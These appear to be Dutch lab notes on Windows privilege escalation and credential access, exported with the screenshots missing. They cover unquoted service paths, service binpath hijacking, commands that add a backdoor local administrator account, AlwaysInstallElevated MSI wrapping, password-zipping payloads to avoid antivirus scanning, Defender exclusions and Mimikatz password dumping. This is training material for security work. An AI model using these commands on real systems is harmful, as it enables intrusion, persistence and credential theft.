Afbeelding met tekst, schermopname, scherm, software

Automatisch gegenereerde beschrijving

Afbeelding met tekst, nummer, software, Lettertype

Automatisch gegenereerde beschrijving

Afbeelding met tekst, schermopname, Lettertype


Automatisch gegenereerde beschrijving

Afbeelding met tekst, software, Webpagina, Computerpictogram

Automatisch gegenereerde beschrijving

Afbeelding met tekst, schermopname, software, computer

Automatisch gegenereerde beschrijving



Afbeelding met tekst, schermopname, nummer, software

Automatisch gegenereerde beschrijving

Afbeelding met tekst, schermopname, Lettertype

Automatisch gegenereerde beschrijving

SC description is ander commando. Geen beschrijving is red flag.

Unquoted path + spaties = kan kwetsbaarheid zijn. Je kunt bijvoorbeeld in C:\Program files\UNQ service… gebruiken om bijvoorbeeld een common.exe zelf aan te maken in deze map. Vervolgens kun je de UNQ service starten en zo common.exe uitvoeren met rechten (priviledge escalation). Dit kan niet in Program Files want dit is een beschermde locatie.

Afbeelding met tekst, schermopname, software, nummer

Automatisch gegenereerde beschrijving

Afbeelding met tekst, software, nummer, Computerpictogram

Automatisch gegenereerde beschrijving

Je kunt een key (bin) aanpassen en laten verwijzen naar iets wat je zelf wilt of direct code toevoegen en de service starten. Bijvoorbeeld:

cmd.exe /c net user /add backdoor B@ckd00r123 && net localgroup administrators backdoor /add”

Wachtwoord moet aan lokaal beleid voldoen.

Afbeelding met tekst, schermopname, Lettertype, lijn

Automatisch gegenereerde beschrijving

Dit lijkt fout te gaan maar is alleen een callback error. De gebruiker wordt gewoon aangemaakt:

Afbeelding met tekst, Lettertype, schermopname, lijn

Automatisch gegenereerde beschrijving

Dit account kun je gebruiken wanneer je gevraagd wordt om lokale admin credentials. Je logt er zelf niet mee in op de machine.

.\backdoor (username)

Afbeelding met tekst, schermopname, software, nummer

Automatisch gegenereerde beschrijving

File permissions. Je kunt zelf de .exe hernoemen en een eigen versie in de plaats zetten en uitvoeren.

DMT service

* Sysinternals gedownload

Opnemen in rapport wat je download en of het wenselijk is dat je dit kan downloaden.

Afbeelding met tekst, schermopname, Lettertype, software

Automatisch gegenereerde beschrijving

Derde permissieprobleem (insecure). RW = rewrite voor iedereen.

Accesschk -uwvqv “Everyone” \*

Accesschk: De commando-oproep naar de AccessChk tool.

-uwvqv: Een combinatie van commando-opties:

-u: Geeft aan dat de tool de machtigingen moet tonen die zijn toegekend aan gebruikers.

-w: Toont alleen schrijfbaar objecten (bestanden/mappen/registers).

-v: Zorgt voor een uitgebreide output (verbose).

-qv: Staat voor 'quiet verbose'. Dit toont alleen objecten waar de gevraagde toegang is toegestaan, en toont toegangslijsten (ACLs) in een verkorte vorm.

"Everyone": Specificeert dat de tool de toegangsrechten voor de "Everyone" (Iedereen) gebruikersgroep moet controleren.

\*: Geeft aan dat de tool de toegangsrechten moet controleren voor alle objecten in de huidige map en submappen.

Wat doet dit commando?

Dit commando zal controleren en een lijst genereren van alle bestanden, mappen, en mogelijk andere objecten in de huidige directory (en subdirectories) waar de "Everyone" groep schrijfrechten heeft. Het zal een verkorte vorm van de toegangscontrolelijsten (ACLs) tonen, wat kan helpen bij het identificeren van mogelijke beveiligingsrisico’s door ongepaste toegangsrechten.”

sc query dmtsvc

sc config dmtsvc binpath=”C:\temp\evilservice.exe

sc config dmtsvc binpath=”cmd /c



Afbeelding met tekst, schermopname, scherm, nummer

Automatisch gegenereerde beschrijving

"cmd /c cmd.exe /c net user /add fakeadmin L3tm3!n && net localgroup administrators fakeadmin /add"

Bat2exe ->

Afbeelding met tekst, schermopname, nummer, Lettertype

Automatisch gegenereerde beschrijving

Afbeelding met tekst, schermopname, Lettertype, lijn

Automatisch gegenereerde beschrijving

Afbeelding met tekst, schermopname, Lettertype, lijn

Automatisch gegenereerde beschrijving

Afbeelding met tekst, schermopname, menu, Lettertype

Automatisch gegenereerde beschrijving

MSI wrapper

Eventueel vooraf maken, .zip + wachtwoord eventueel zodat het niet gescand wordt.

Elevation = always

Create new code

Afbeelding met tekst, Lettertype, nummer, schermopname

Automatisch gegenereerde beschrijving

Set-ExecutionPolicy RemoteSigned

Afbeelding met tekst, schermopname, Lettertype, lijn

Automatisch gegenereerde beschrijving

Afbeelding met tekst, schermopname, Lettertype, lijn

Automatisch gegenereerde beschrijving

Afbeelding met tekst, schermopname, software, lijn

Automatisch gegenereerde beschrijving

Afbeelding met tekst, schermopname, software, nummer

Automatisch gegenereerde beschrijving

Zou niet moeten mogen, zouden alleen administrators aanmogen. Poor systemmanagement.

Afbeelding met tekst, lijn, Lettertype, schermopname

Automatisch gegenereerde beschrijving

Afbeelding met tekst, schermopname, nummer, Lettertype

Automatisch gegenereerde beschrijving

Afbeelding met tekst, software, nummer, schermopname

Automatisch gegenereerde beschrijving

Afbeelding met tekst, schermopname, software, nummer

Automatisch gegenereerde beschrijving

Afbeelding met schermopname, tekst, lijn

Automatisch gegenereerde beschrijving

Netcheck

Mytask2

Afbeelding met tekst, schermopname, Lettertype, document

Automatisch gegenereerde beschrijving

Afbeelding met tekst, nummer, Lettertype, software

Automatisch gegenereerde beschrijving

Afbeelding met tekst, schermopname, lijn, Lettertype

Automatisch gegenereerde beschrijving

Als admin exclusion toevoegen bij windows defender

Afbeelding met tekst, software, Computerpictogram, Webpagina

Automatisch gegenereerde beschrijving

Afbeelding met tekst, schermopname, nummer

Automatisch gegenereerde beschrijving

Credential Access

Mimekatz

[Releases · gentilkiwi/mimikatz (github.com)](https://github.com/gentilkiwi/mimikatz/releases)

Afbeelding met tekst, schermopname, Lettertype, software

Automatisch gegenereerde beschrijving

Eerste commando: privilege::debug

Afbeelding met tekst, schermopname, Lettertype

Automatisch gegenereerde beschrijving

goed

Afbeelding met tekst, schermopname, Lettertype

Automatisch gegenereerde beschrijving

fout

commando 2: sekurlsa::logonpasswords

Afbeelding met tekst, schermopname, Lettertype

Automatisch gegenereerde beschrijving

Afbeelding met tekst, schermopname, Lettertype

Automatisch gegenereerde beschrijving

Deze credentials komen uit geheugen, cached login credentials van machines die gekoppeld zijn aan een domein (10 laatste logins). MSCache wordt gebruikt voor versleuteling (salted met gebruikersnaam).

credman

Afbeelding met tekst, schermopname, Lettertype

Automatisch gegenereerde beschrijving

Afbeelding met tekst, schermopname, software, Webpagina

Automatisch gegenereerde beschrijving

Afbeelding met tekst, schermopname, Lettertype

Automatisch gegenereerde beschrijving

Afbeelding met tekst, schermopname, Lettertype

Automatisch gegenereerde beschrijving

Kijken naar creation of inclusions zoals bij windows defender